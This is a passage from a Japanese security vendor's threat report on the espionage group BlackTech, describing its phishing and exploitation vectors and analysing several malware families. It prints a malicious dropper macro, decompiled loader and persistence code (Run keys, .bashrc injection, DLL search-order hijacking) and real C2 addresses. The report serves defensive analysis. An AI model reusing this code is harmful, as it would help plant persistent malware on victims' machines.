



NTT

Security Holdings

BlackTech

標的型攻撃解析レポート

NTT セキュリティ・ジャパン株式会社

本レポートの目的

NTT セキュリティ・ジャパン株式会社のセキュリティオペレーションセンター（以下 SOC）は、グローバルにおけるお客様システムを 24 時間体制で監視し、迅速な脅威発見と最適な対策を実現するマネージド・セキュリティ・サービス（以下 MSS）を提供しています。最新の脅威に対応するための様々なリサーチ活動を行い、その結果をブラックリストやカスタムシグネチャ、IOC（Indicator of Compromise）、アナリストが分析で使用するナレッジとしてサービスに活用しています。

SOC では、標的型攻撃グループ BlackTech による攻撃を多く観測しています。BlackTech が使用するマルウェアの情報は様々な組織から公開されていますが、SOC で 2021 年度に観測した攻撃事例をもとに、昨今の BlackTech による攻撃について情報をまとめ、今後の対策の参考として活用していただくため、ホワイトペーパーを公開します。

目次

1. はじめに	4
2. 攻撃概要	5
2.1. スピアフィッシングメール	5
2.2. 脆弱性の悪用（サーバー）	7
2.3. マルウェアの関連性	8
3. マルウェア解析	9
3.1. Flagpro	9
3.2. SelfMake Service	13
3.3. SelfMake Loader	14
3.4. HeavyROT Loader	17
3.5. AresPYDoor	21
3.6. Spider RAT	23
3.7. BTSDoor	30
3.8. Gh0stTimes	32
3.9. TSCookie	36
3.10. ELF_TSCookie	40
3.11. lamDown	43
3.12. ELF_Bifrose	47
3.13. ELF_PLEAD	51
4. 防衛策	55
5. おわりに	56
6. 本レポートについて	57
7. 参考文献	58
8. 付録	60

概要

NTT セキュリティ・ジャパン株式会社の SOC では、2021 年度も活発に標的型攻撃グループ BlackTech による攻撃を観測しています。本レポートでは、BlackTech について、以下の通り調査した結果を報告します。

- BlackTech による攻撃の概要。特にスパイフィッシングの場合と、サーバーの脆弱性を悪用した場合の攻撃について。
- BlackTech が使用するマルウェアの解析結果。
- BlackTech による攻撃から組織を守るためのロジックの考案。

付録には、今回の調査で入手した検体のハッシュ値を記載しています。感染防止や被害を受けた端末の発見などの対策にご活用ください。

1.はじめに

標的型攻撃グループ BlackTech(あるいは Palmerworm、Red Djinn、Earth Hundun、HUAPI) は少なくとも 2012 年頃から活動しており、東アジアの組織、特に台湾と日本を標的としており、標的組織から機密情報を窃取することが目的であると考えられます。

BlackTech は様々なマルウェアファミリーを使用します。Bifrose や Gh0st RAT のような一般に公開されたマルウェアも使用しますし、TSCookie や PLEAD と言ったオリジナルのマルウェアも使用します。また、BlackTech は新たなマルウェアを生み出し続けており、その活動の活発さが伺えます。

SOC ではこれまでも BlackTech による攻撃を度々観測してきましたが、特に 2020 年頃から急増しており、日本の通信・防衛・メディアの複数組織に対して繰り返し攻撃が行われていることを観測しています。私たちが観測した攻撃では、日本企業の海外拠点が攻撃起点となることが極めて多く、そこから本社の重要システムなどへ侵害を広げていました。

今後も日本企業は BlackTech による攻撃に晒される可能性が高く、海外拠点を含め全社的にセキュリティ対策を実施し、攻撃から組織を守る必要があります。本稿では、私たちが 2021 年度に観測した BlackTech による攻撃事例を中心に、日本の組織を標的とした BlackTech の攻撃キャンペーンやマルウェアを総覧し、組織を守るために必要な対策を考案するための一助となることを目指しています。

2. 攻撃概要

BlackTech による日本の組織に対する攻撃はいくつかのパターンがありますが、一部の例外を除き、攻撃起点は以下の2つであることがほとんどです。

1. スピアフィッシングメール
2. 脆弱性の悪用（サーバー）

2.1. スピアフィッシングメール

私たちが観測した攻撃の多くはスピアフィッシングメールが起点となっていました。具体的には、取引先を詐称したメールが標的ユーザーへ送られ、そのメールに添付されたファイルを開いてしまうことでマルウェアに感染します。メール文面や添付ファイルは一見すると攻撃であるとは分からないような、標的ユーザーにとって違和感のないものとなっています。SOC では、過去に標的組織の社内向け文書がデコイファイルに利用されていたことを観測しております。

添付されたファイルは2重拡張子の実行可能ファイルか、あるいは Microsoft Office Word の xlsx ファイルでした。これらのファイルは RAR フォーマットなどで圧縮ファイルに含まれていることも散見されます。圧縮ファイルにはパスワード保護が施されており、パスワードはメール文面に書かれています。

私たちは複数の xlsx ファイル (LAMICE と呼ばれている[1]) を観測していますが、それらは極めて類似したマクロが仕込まれており、同一のツールで作成されたものであると推測されます。

```

t = Block0() + "," + Block1() + "," + Block2() + "," + Block3() + "," + Block4
() + "," + Block5() + "," + Block6() + "," + Block7() + "," + Block8() + "," +
Block9() + "," + Block10() + "," + Block11() + "," + Block12() + "," + Block13
() + "," + Block14()

Dim rd
Buf = Split(t, ",")
Set fso = CreateObject("Scripting.FileSystemObject")

Dim WshShell, oExec, appData
Set WshShell = CreateObject("WScript.Shell")
appData = WshShell.expandEnvironmentStrings("%APPDATA%")

pth = appData & "\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\dwm.exe"

If fso.fileexists(pth) Then
Else
    Dim I, aBuf, Size, bStream
    Size = UBound(Buf): ReDim aBuf(Size \ 2)
    For I = 0 To Size - 1 Step 2
        aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 + Buf(I))
    Next
    If I = Size Then aBuf(I \ 2) = ChrW(Buf(I))
    aBuf = Join(aBuf, "")
    Set bStream = CreateObject("ADODB.Stream")
    bStream.Type = 1: bStream.Open
    With CreateObject("ADODB.Stream")
        .Type = 2: .Open: .WriteText aBuf
        .Position = 2: .CopyTo bStream: .Close
    End With
    bStream.SaveToFile pth, 2: bStream.Close
    Set bStream = Nothing
End If

```

図 1 BlackTech が多用するマクロの例

非常に興味深いことに、Blackgear という攻撃グループが極めて類似したマクロを使用した事例が観測されています。このことから、このツールは複数の組織で共有されているか、あるいはBlackTechとBlackgearは近しいグループである可能性があります。

2.2. 脆弱性の悪用（サーバー）

BlackTech はこれまでも様々な脆弱性を悪用して攻撃を行ってきました。JPCERT/CC によって公開されたブログ[2]では、BlackTech の C&C サーバー上に様々な脆弱性を悪用するためのツールがあったことが報告されています。また、複数のレポート[3][4][5]で報告されているように、Microsoft Exchange Server の脆弱性を悪用することも観測されています。

脆弱性が悪用された場合、環境に合わせてマルウェアが実行されます。そのマルウェアを使用して、環境情報を収集し、横展開を繰り返し、標的組織のシステム深部へと入り込んでいきます。その際、侵入ホストが Windows 環境であれば PE 版の Bifrose、Linux 環境であれば ELF 版の Bifrose など、同一のマルウェアファミリを異なるプラットフォーム上で実行することが観測されています。

2.3. マルウェアの関連性

BlackTech は様々なマルウェアファミリーを使用しますが、私たちが把握している攻撃事例における攻撃経路とマルウェアの関係は以下のようになっています。




図 2 BlackTech が使用するマルウェアの関係性

3.マルウェア解析

3.1. Flagpro

Flagpro は攻撃の初期段階で使用されるマルウェア[6][7]で、攻撃環境の調査や2次検体のダウンロード・実行に使用されます。Flagpro(v1.0)は2020年10月時点で攻撃に使用されていた可能性があり、MFC(Microsoft Foundation Class)ライブラリを利用した新たなFlagpro(v2.0)は2021年7月以降で使用されていた可能性があります。

Flagpro の主な機能は以下のとおりです。

- ツールのダウンロードと実行
- OS コマンドの実行と実行結果の送信
- Windows に保存された認証情報の収集と収集した情報の送信

3.1.1.COM オブジェクトの利用

Flagpro は、C&C サーバーとのアクセス処理に Internet Explorer の COM オブジェクトから IWebBrowser2 インターフェイスなどを使用しています。

```
59 | if ( v3 && *v3 )
60 | {
61 |     if ( CoCreateInstance(&rclsid_InternetExplorer, 0, 4u, &riid_IWebBrowser2, &ppv) >= 0 && ppv )
62 |     {
63 |         printf("Start:\n");
64 |         VariantInit(&pvarg);
65 |         VariantInit(&v39);
66 |         v39.vt = 3;
67 |         v39.lVal = 12;
68 |         v6 = SysAllocString(v3);
69 |         v7 = (*( *ppv + 0x2C ))(ppv, v6, &v39, &pvarg, &pvarg, &pvarg); // IWebBrowser2::Navigate()
70 |         SysFreeString(v6);
71 |         if ( v7 >= 0 )
72 |         {
```

図 3 外部アクセスにおける COM オブジェクトの利用

3.1.2. ダイアログ表示の自動クローズ

外部サイトにアクセスした際に Proxy 認証の確認ダイアログなどが表示された場合、Flagpro はこうしたダイアログを自動的にクローズさせます。このダイアログの自動クローズ機能は、Flagpro が外部サイトにアクセスしたことをユーザーに気付かせないようするために実装されたものと推測されます。

3.1.3. ダミーコードの挿入

Flagpro のプログラムの中に不要な処理であるダミーコードやダミー関数が繰り返し挿入され、コード解析に対する難読化が施されています。こうした難読化は、BlackTech が使用するマルウェアにしばしば実装されています。

```
274     DUMMY_FUNC();
275     DUMMY_FUNC();
276     DUMMY_FUNC();
277     DUMMY_FUNC();
278     DUMMY_FUNC();
279     DUMMY_FUNC();
280     sub_40A590(WideCharStr, v53);
281     sub_405800();
282     sub_40A590(v94, v53);
283     sub_405800();
284     sub_40A590(CommandLine, v53);
285     sub_405800();
286     sub_405820(v53, v54);
287     sub_405800();
288     DUMMY_FUNC();
289     DUMMY_FUNC();
290     DUMMY_FUNC();
291     DUMMY_FUNC();
292     DUMMY_FUNC();
293     DUMMY_FUNC();
294     if ( wcslen(WideCharStr) <= 7 )
```

図 4 ダミー関数の挿入

3.1.4. 制御コマンド

C&C サーバーから受信した制御コマンドは Base64 でエンコードされており、Flagpro(v2.0)のデコード後のコマンドは以下の形式となっています。

```
[Download Command 1]|[Download Command 2]|[OS Command]|[Time Interval]
```

図 5 Flagpro のコマンド形式

Download Command は、以下に示した形式になっており、文字列"Exec"、文字列"Yes"、そして、ダウンロード対象の URL パスで構成されています。文字列"Exec"は活動フラグであり、Download Command 1 と 2 の両方にこれが記載されていないとダウンロードや OS コマンド実行といった主要な処理が実施されません。文字列"Yes"は実行フラグであり、これが記載されていないとダウンロードしたファイルは実行されません。

```
ExecYes[URL Path]
```

図 6 Download Command 形式

3.1.5. C&C 通信

Flagpro の C&C サーバーとの通信では HTTP プロトコルを使用しており、以下の表にある通り、通信の目的ごとにアクセスする URL パスを切り換えています。また、OS コマンドの実行結果や収集した認証情報を送信する際、送信内容を Base64 方式でエンコードして、URL パラメータの値として C&C サーバーに送っています。

表 1 目的ごとの URL パスとクエリー

目的	URL パスとクエリー
制御コマンドのリクエスト	/index.html
OS コマンドの実行結果の送信	/index.html?flag=[Encoded Data]
認証情報の送信	/index.html?flagpro=[Encoded Data]

3.1.6. 特徴的な IoC

- URLパス
 - index.html?flag=[Base64 Encoded String]
 - index.html?flagpro=[Base64 Encoded String]
- ファイルパス
 - %TEMP%\%~MY[Uppercase Hexadecimal Value (16bit)].tmp
 - %TEMP%\%~MY[Uppercase Hexadecimal Value (16bit)].tmp.exe
- Mutex
 - 71564__40Fllk293_DD71_4715_A3177782516DB5__71564_
 - 71564__40Fllk293_DD71_4715_A55778278645__71564_
 - 71564__40Fllk293_DD71_4715_A317try516DB5__71564_

3.2. SelfMake Service

SelfMake Service はローダーであり、感染端末上のマルウェアをロード・実行します。Windows のサービス上で動作することを前提していることが特徴です。また、後述する SelfMake Loader を実行した事例[5]が報告されています。

一部の検体では単にマルウェアをロード・実行するだけでなく、splwow64.exe というプロセスを終了し、感染端末上のマルウェアを splwow64.exe に上書きした上で実行する検体も確認されています。splwow64.exe は PrintSpooler という印刷に関連する Windows のサービスで使用されるファイルです。

```
void __noreturn exec_selfloader()
{
    while ( 1 )
    {
        if ( !sub_140001A40() )
        {
            WinExec("cmd /c taskkill /f /im splwow64.exe", 0);
            WinExec("cmd /c taskkill /f /im iproyal_pawns.exe", 0);
            Sleep(0x7D0u);
            if ( (unsigned int)file_attrcheck(FileName_iproyal_pawns, 0) != -1 )
            {
                DeleteFileA(FileName_splwow64);
                movefile(FileName_iproyal_pawns, FileName_splwow64);
            }
            WinExec(FileName_splwow64, 0);
        }
        Sleep(0x1D4C0u);
    }
}
```

図 7 splwow64 を上書きしてマルウェアを実行する処理のデコンパイル結果

3.3. SelfMake Loader

SelfMake Loader はマルウェアをロードして実行するマルウェア[1][3]です。過去には Spider RAT を実行した事例があります。SelfMake Loader という名前は検体に含まれる文字列に由来しており、selfmake2 又は selfmake3 という文字列が確認されています。また、MFC が利用されていることも特徴のひとつです。

```
; public class Cselfmake2App /* mdisp:0 */ :
;   public class CWinApp /* mdisp:0 */ :
;     public class CWinThread /* mdisp:0 */ :
;       public class CCmdTarget /* mdisp:0 */ :
;         public class CObject /* mdisp:0 */
; class Cselfmake2App `RTTI Type Descriptor'
??_R0?AVCselfmake2App@@@8 dd offset ??_7type_info@@6B@
; DATA XREF: .rdata:(
; .rdata:Cselfmake2Ap
; reference to RTTI'
dd 0 ; internal runtime re
aAvselfmake2ap db '._?AVCselfmake2App@@',0 ; type descriptor
```

図 8 IDAPro による SelfMake Loader の解析結果

```
; public class Cselfmake3App /* mdisp:0 */ :
;   public class CWinApp /* mdisp:0 */ :
;     public class CWinThread /* mdisp:0 */ :
;       public class CCmdTarget /* mdisp:0 */ :
;         public class CObject /* mdisp:0 */
; class Cselfmake3App `RTTI Type Descriptor'
??_R0?AVCselfmake3App@@@8 dd offset ??_7type_info@@6B@
; DATA XREF: .rdata:00150268↑
; .rdata:Cselfmake3App::`RTTI
; reference to RTTI's vftable
; internal runtime reference
dd 0
aAvselfmake3ap db '._?AVCselfmake3App@@',0 ; type descriptor name
```

図 9 IDAPro による SelfMake Loader の解析結果

これまでに発見された SelfMake Loader は実行するマルウェアのロード方法によって 2 種類に大別できます。一方は感染端末上に存在するファイルをロード・実行するパターンです。ロードするマルウェアは下記のディレクトリを順に探索し、最初に見つかったものを実行します。

- SelfMake Loader の実行ディレクトリ
- C:\Program Files (x86)\Common Files

もう一方は C&C サーバーからダウンロードするパターンです。このパターンでは、C&C サーバーからファイルを%TEMP%ディレクトリにダウンロードし、そのダウンロードしたファイルをロード・実行します。また、XOR エンコードされた Config が検体に含まれています。この Config はパイプ区切りで先頭から C&C サーバーのドメインやポート番号を表していますが、BlackTech が使用する Bifrose においても類似した形式で Config 情報を保有しています。このようなパイプ区切りの Config は BlackTech のマルウェアに共通して確認される特徴です。

Hex	ASCII
77 77 77 2E 75 69 6E 76 65 73 74 2D 65 75 72 6F	www.uinvest-euro
70 65 2E 63 6F 6D 7C 34 34 33 7C 7C 7C 7C 7C 7C	pe.com 443
7C 7C 31 35 30 30 7C 33 30 30 30 30 7C 31 33 00	1500 30000 13.

図 10 SelfMakeLoader の Config

SelfMake Loader が感染端末上からロードするファイルの形式を以下に示します。なお、下記の形式は C&C サーバーからダウンロードするファイルも同様の形式になっています。実行されるマルウェアは XOR でエンコードされており、ファイルに含まれるキーによってデコードされます。

```
typedef struct {
    // データ先頭の固定データ
    // 感染端末からロードする検体: "EED8FFE0"
    // C2サーバーからロードする検体: "D0D9FEE1"
    char magic_number[4];

    // dataのデコードに使うキー
    int xor_key;

    // dataのサイズ
    int data_size;

    // コード上はこのフィールドの値は使用していない
    char padding[16];

    // XORエンコードされたdata
    char* data;
} config;
```

図 11 感染端末上からロードするファイルの形式

また、コードの類似点から、デコードされたデータを実行する処理は GitHub で公開されているコード[8]が利用されていると考えています。

SelfMake Loader には下記の関数を呼び出している箇所が多く存在します。下記の関数は printf 関数で文字列を出力しているだけであり、特に意味のないダミーコードです。このようなダミーコードが使用されることは、BlackTech が使用するマルウェアの特徴の一つです。

```
1 int debug_method()
2 {
3     int v0; // esi
4
5     printf("f23rwe");
6     printf("f23rwe");
7     if ( GetTickCount() == 0x23E082 )
8     {
9         printf("f23rwe");
10        printf("f23rwe");
11        printf("f23rwe");
12        v0 = 0x17;
13    }
14    else if ( GetLastError() == 0x20C5B )
15    {
16        printf("f23rwe");
17        v0 = 0x20;
18    }
19    else
20    {
21        v0 = 0x141;
22    }
23    printf("f23rwe");
24    printf("f23rwe");
25    return v0;
26 }
```

図 12 SelfMake Loader のダミーコード

3.4. HeavyROT Loader

HeavyROT Loader はダウンローダーであり、C&C サーバーからマルウェアをダウンロードし実行します。また、SelfMake Loader と同じ C&C サーバーを利用している検体が存在していることから、BlackTech に関連した検体であると考えています。後述するように、このマルウェアには暗号アルゴリズムの RC6 やチェックサム の計算処理において、ビット演算の Rotation が使用されており、このような特徴に因んで私たちが HeavyROT Loader という名前を付けました。

C&C サーバーとの通信には HTTP 通信を用いており、サーバー側には BASIC 認証を設定できるようになっています。また、HTTPS 通信する際に認証局に関するエラー (ERROR_INTERNET_INVALID_CA) が発生した場合、証明書のエラーを無視するフラグを有効にした上で再度通信する処理が実装されていました。更に、HTTP リクエストのヘッダに付与するユーザーエージェントは、感染端末のレジストリから値を取得しています。

```
if ( !((int (__stdcall *) (int, _DWORD, _DWORD, _DWORD, _DWORD))this->wininet_HttpSendRequestA)(v9, 0,
{
    // https://docs.microsoft.com/en-us/windows/win32/wininet/wininet-errors
    if ( ((int (*)(void))this->kernel32_GetLastError)() != ERROR_INTERNET_INVALID_CA )
        goto LABEL_28;
    v23 = 4;
    ((void (__stdcall *) (int, MACRO_INTERNET_OPTION, int *, int *))this->wininet_InternetQueryOptionA)(
        v6,
        INTERNET_OPTION_SECURITY_FLAGS,
        &v12,
        &v23);
    // 0x180 = SECURITY_FLAG_IGNORE_UNKNOWN_CERT | SECURITY_FLAG_IGNORE_REVOCATION
    v12 |= 0x180u;
    ((void (__stdcall *) (int, MACRO_INTERNET_OPTION, int *, int))this->wininet_InternetSetOptionA)(
        v6,
        INTERNET_OPTION_SECURITY_FLAGS,
        &v12,
        4);
    if ( !((int (__stdcall *) (int, _DWORD, _DWORD, _DWORD, _DWORD))this->wininet_HttpSendRequestA)(v6, 0,
        goto LABEL_28;
}
v16 = 4;
```

図 13 C&C サーバーとの通信処理

C&C サーバーからダウンロードするデータには、暗号化された PE 形式のデータや復号鍵生成用のシードが含まれています。また、PE 形式のデータを復号する前後でチェックサムを計算しており、そのチェックサムがダウンロードしたデータの値と一致しない場合、処理が途中で終了する仕組みになっています。

```
typedef struct {
    // 復号鍵生成用のシード
    int key_seed;

    // 復号前のチェックサム
    int encrypted_data_checksum;

    // 復号後のチェックサム
    int decrypted_data_checksum;

    // dataをロードするヒープサイズ
    int heap_size;

    // dataのサイズ
    short int data_size;

    // 暗号化されたPE形式のデータ
    byte data[];
}
```

図 14 ダウンロードデータの形式

```
def calc_checksum(data):
    rol = lambda val, r_bits, max_bits=32: ¥
        (val << r_bits%max_bits) & (2**max_bits-1) | ¥
        ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))

    result = 0
    for byte_val in data:
        result = rol(result,0xb) + byte_val
    return result
```

図 15 チェックサムの計算式

復号鍵生成用のシードから鍵を生成する処理は下記の通りです。

```
def calc_key(seed):
    val1 = (seed&1)|(seed<<16)&0xFFFFFFFF
    val2 = (seed>>16)|(seed&0x00001000)
    return ((val1<<8)&0xFFFFFFFF) | ((val2)>>8)&0xFFFFFFFF
```

図 16 シードから復号用の鍵を生成する処理

鍵の生成後、RC6 というアルゴリズムでデータを復号します。データ復号の際、RC6 の復号ルーチンではなく暗号化ルーチンを呼び出していることが特徴です。理論的な裏付けはとれていませんが、RC6 を通常とは逆の順序で実行しても(復号ルーチンを実行した後に暗号化ルーチンを実行しても)元のデータに戻ることが確認されています。そのため、C&C サーバーからダウンロードされるデータには攻撃者が RC6 の復号ルーチンを実行したデータが含まれており、感染端末上で暗号化ルーチンが実行されることで元の PE ファイルに戻るものと考えています。

```
class RC6Const:
    round = 16
    blocksize = 64

def get_wordsize():
    return RC6Const.blocksize // 2

def get_extend_s_len():
    return 2 * RC6Const.round + 4

rol = lambda val, r_bits, max_bits=32: ¥
    (val << r_bits%max_bits) & (2**max_bits-1) | ¥
    ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))

def init_S(key):
    s_len=get_extend_s_len()
    w=get_wordsize()

    MOD = 2**w
    encoded = [key]

    S=s_len*[0]
    S[0]=0xB7E15163
    for i in range(1,s_len):
        S[i]=S[i-1]+0x9E3779B9
        S[i]=S[i]%MOD

    A=B=i=j=0
    for _ in range(0,3*max(len(encoded),s_len)):
        A = S[i] = rol((S[i] + A + B)%MOD,3,w)
        B = encoded[j] = rol((encoded[j] + A + B)%MOD,(A+B)%w,w)
        i = (i + 1) % s_len
        j = (j + 1) % len(encoded)

    return S

def rc6_encrypt(data,S):
    r=RC6Const.round
```

```

w=get_wordsize()
MOD = 2**w
lgw = 5
A = int.from_bytes(data[0:4], 'little')
B = int.from_bytes(data[4:8], 'little')
C = int.from_bytes(data[8:12], 'little')
D = int.from_bytes(data[12:16], 'little')

B = (B + S[0])%MOD
D = (D + S[1])%MOD
for i in range(1,r+1):
    t = rol((B*(2*B + 1))%MOD,lgw,w)
    u = rol((D*(2*D + 1))%MOD,lgw,w)
    A = (rol(A^t,u%w,w) + S[2*i])%MOD
    C = (rol(C^u,t%w,w) + S[2*i+1])%MOD
    (A, B, C, D) = (B, C, D, A)
A = (A + S[2 * r + 2])%MOD
C = (C + S[2 * r + 3])%MOD

ret = [A,B,C,D]
return ret

def main():
    ## set appropriate parameters
    key = 0x68000010      ## set the key generated from seed in
downloaded data.
    input_file = "encrypted.bin" ## set a inputdata filename.
    output_file = "decrypted.bin" ## set a outputdata filename.

    ## initialize S
    S = init_S(key)

    ## decrypt
    in_datas = open(input_file,"rb").read()
    i = 0
    out_f = open(output_file,"wb")
    while i < len(in_datas):
        in_data = in_datas[i:i+16]
        decrypted = rc6_encrypt(in_data,S)
        for e in decrypted:
            bin = e.to_bytes(4, byteorder="little")
            out_f.write(bin)
        i=i+16
    out_f.close()

if __name__ == "__main__":
    main()

```

図 17 PE 形式のデータの復号処理

3.5. AresPYDoor

AresPYDoor はバックドアの機能を有するマルウェアで、BlackTech が使用する Bifrose と C&C サーバーが関連しているため、BlackTech と関係のあるマルウェアであると言われています[17]。GitHub で Ares という名前で公開されている Python 製 RAT[9]をベースにしており、実行形式のファイルに変換されていることが特徴です。

AresPYDoor は C&C サーバーに下記の URL でアクセスし、コマンドを受信します。

```
(scheme)://(host)/api/(uid)/hello
```

図 18 コマンド受信時の URL

なお、uid は下記コードにより生成されます。

```
import uuid, getpass
def get_UID(self):
    """ Returns a unique ID for the agent """
    return getpass.getuser() + '_' + str(uuid.getnode())
```

図 19 uid の生成処理

実装されているコマンドは以下のとおりです。

表 2 AresPYDoor のコマンド

ID	処理内容
cd	カレントディレクトリの移動
upload	アップロード
download	ダウンロード
persist	永続化
clean	永続化の解除
exit	AresPYDoor 自身のプロセス終了
zip	ファイル又はフォルダの ZIP 圧縮
python	python コードの実行
help	help の表示
(上記以外)	シェルの実行

AresPYDoor の特徴の一つとして、マルチプラットフォームに対応しているという点
があげられます。下記に示しているのは永続化コマンドの一部ですが、他にも Windows
と Linux の両方で動作するように実装されている箇所が複数存在します。

```
if platform.system() == 'Linux':
    persist_dir = self.expand_path('~/.ares')
    if not os.path.exists(persist_dir):
        os.makedirs(persist_dir)
    agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
    shutil.copyfile(sys.executable, agent_path)
    os.system('chmod +x ' + agent_path)
    if os.path.exists(self.expand_path('~/.config/autostart/')):
        desktop_entry = '[Desktop Entry]\nVersion=1.0\nType=Application\nName=Ares\nExec=%s\n' % agent_path
        with open(self.expand_path('~/.config/autostart/ares.desktop'), 'w') as (f):
            f.write(desktop_entry)
    else:
        with open(self.expand_path('~/.bashrc'), 'a') as (f):
            f.write('\n(if [ $(ps aux|grep ' + os.path.basename(sys.executable) + '|wc -l) -lt 2 ]; then ' + agent_path + ';fi&)\n')
elif platform.system() == 'Windows':
    persist_dir = os.path.join(os.getenv('USERPROFILE'), 'ares')
    if not os.path.exists(persist_dir):
        os.makedirs(persist_dir)
    agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
    shutil.copyfile(sys.executable, agent_path)
    cmd = 'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /f /v ares /t REG_SZ /d "%s" % agent_path
    subprocess.Popen(cmd, shell=True)
```

図 20 永続化コマンドの処理

3.6. Spider RAT

Spider RAT は LAMICE や SelfMake Loader から実行される RAT[1][4]です。32bit と 64bit の検体が確認されており、同じ特徴を持った部分が多いですが、実装されている機能が分かれている為別々に紹介します。

3.6.1. 32bit

3.6.1.1. Config

Config は XOR でエンコードされており、以下の図のような情報が設定されていました。内容としては以下となります。

IP1 | PORT1 | IP2 | PORT2 | IP3 | PORT3 | PROXYNAME | PROXYUSERNAME | PROXYPASS | SLEEP
PTIME | 用途不明 | PERSISTENCE

私たちが確認できた検体では以下のように設定されていました。

アドレス	Hex	ASCII
008041F8	34 35 2E 31 31 37 2E 31 30 32 2E 32 34 33 7C 34	45.117.102.243 4
00804208	34 33 7C 31 30 34 2E 31 36 38 2E 32 31 33 2E 39	43 104.168.213.9
00804218	35 7C 34 34 33 7C 7C 7C 7C 7C 7C 31 35 30 30 7C	5 443 1500
00804228	33 30 30 30 30 7C 30 00 00 00 00 00 00 00 00	30000 0.....
00804238	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00804248	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00804258	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00804268	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00804278	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00804288	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00804298	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
008042A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

図 21 Spider RAT Config 情報

3.6.1.4. 永続化挙動

Config にある PERSISTENCE の値によって以下 3 つの永続化挙動を指定出来ます。
今回の検体では下記の永続化挙動が動かない様に設定されていました。

- HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run による永続化
自分自身を c:¥users¥public¥downloads¥schmet.exe にコピーし、Office というキーに c:¥users¥public¥downloads¥schmet.exe を設定します。

```
11 result = RegOpenKeyExA(  
12     HKEY_CURRENT_USER,  
13     "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",  
14     0,  
15     0xF003Fu,  
16     &phkResult);  
17 if ( !result )  
18 {  
19     GetModuleFileNameA(0, Filename, 0x104u);  
20     CopyFileA(Filename, (LPCSTR)"c:\\users\\public\\downloads\\schmet.exe", 0);  
21     memset(pvData, 0, sizeof(pvData));  
22     pcbData = 260;  
23     if ( RegGetValueA(phkResult, 0, "Office", 2u, 0, pvData, &pcbData)  
24         || (result = _mbscmp("c:\\users\\public\\downloads\\schmet.exe", pvData)) != 0 )  
25     {  
26         v1 = lstrlenA((LPCSTR)"c:\\users\\public\\downloads\\schmet.exe");  
27         RegSetValueExA(phkResult, "Office", 0, 1u, "c:\\users\\public\\downloads\\schmet.exe", v1 + 1);  
28         return RegCloseKey(phkResult);  
29     }  
30 }  
31 return result;  
32 }
```

図 24 Spider RAT 永続化 1

- OneDrive の DLL Search Order Hijacking による永続化
自分自身を C:¥programdata¥schost.exe にコピーし、.data 領域に埋まっている 1 つの DLL ファイルの中にある文字列
"C:¥Windows¥System32¥calc.exe"
を
"C:¥programdata¥schost.exe"
に書き換え
c:¥Users¥USERNAME¥AppData¥Local¥Microsoft¥OneDrive¥FileSyncFalwb.dll
にドロップします。その後、cmd /c taskkill /f /im onedrive.exe を実行します。これにより再度 OneDrive が起動した際に悪意のある FileSyncFalwb.dll が先にロードされることで C:¥programdata¥schost.exe を実行します。

```

11 GetModuleFileNameA(0, Filename, 0x104u);
12 CopyFileA(Filename, "C:\\programdata\\schost.exe", 0);
